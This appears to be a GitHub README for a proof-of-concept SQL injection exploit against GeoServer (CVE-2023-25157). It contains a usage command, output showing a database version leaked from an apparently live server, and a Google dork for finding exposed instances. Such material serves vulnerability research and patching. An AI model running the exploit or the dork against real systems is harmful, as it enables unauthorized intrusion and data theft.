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README

CVE-2023-25157 - GeoServer SQL Injection - PoC

- **CVE:** CVE-2023-25157
- **Date:** 06/06/2023
- **Vendor/Software:** GeoServer
- **Severity:** 9.8/10 - Critical

This script is a proof of concept for OGC Filter SQL Injection vulnerabilities in GeoServer, a popular open-source software server for sharing geospatial data. It sends requests to the target URL and exploits potential vulnerabilities by injecting malicious payloads into the `CQL_FILTER` parameter. For experimental purposes, the script uses `SELECT version()` SQL statement as payload.

About

CVE-2023-25157 - GeoServer SQL Injection - PoC

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Releases

No releases published

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No packages published

Languages


● Python 100.0%

Usage

To use this script, provide the target URL as a command-line parameter. For example:

```
foo@bar:~$ python3 CVE-2023-25157.py <URL>
```

Replace `<URL>` with the actual URL of the target server.




bipin@bipin-VirtualBox: ~/burpsuite-c
bipin@bipin-VirtualBox: ~

```
bipin@bipin-VirtualBox:~$ python3 CVE-2023-25157.py http://[redacted]pe
Available feature names:
- REG_estacion030:Estacion030
[redacted]
- CTS_ultimosismo:ultimo_sismo

Sending requests for each feature name and CQL_FILTER type:
[+] Sending request for RE[redacted]030 with CQL_FILTER: strStartsWith
    error:Translator error
Translator error
java.io.IOExceptionorg.postgresql.util.PSQLException: ERROR: la sintaxis de entrada no es válida para tipo integer: «PostgreSQL 13.11 (Debian 13.11-1.pgdg110+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 10.2.1-6) 10.2.1 20210110, 64-bit»
ERROR: la sintaxis de entrada no es válida para tipo integer: «PostgreSQL 13.11 (Debian 13.11-1.pgdg110+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 10.2.1-6) 10.2.1 20210110, 64-bit»
```

Google Dork

`inurl:"/geoserver/ows?service=wfs"`



About 11,800 results (0.22 seconds)

References

1. Security Advisory: https://github.com/geoserver/geoserver/security/advisories/GHSA-7g5f-wrx8-5ccf
2. Commit: https://github.com/geoserver/geoserver/commit/145a8af798590288d270b240235e89c8f0b62e1d
3. Tweet: https://twitter.com/parzel2/status/1665726454489915395

Legal Disclaimer

The PoC script provided in this repository is intended for educational and research purposes only. It is designed to demonstrate the existence of a vulnerability and assist in understanding potential security risks.

Usage of this script for any unauthorized activities, including but not limited to unauthorized access, unauthorized testing, or any other form of misuse, is strictly prohibited.

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Always obtain proper authorization and permissions before conducting any security assessments or penetration testing activities. Ensure that you comply with all applicable laws, regulations, and ethical guidelines.

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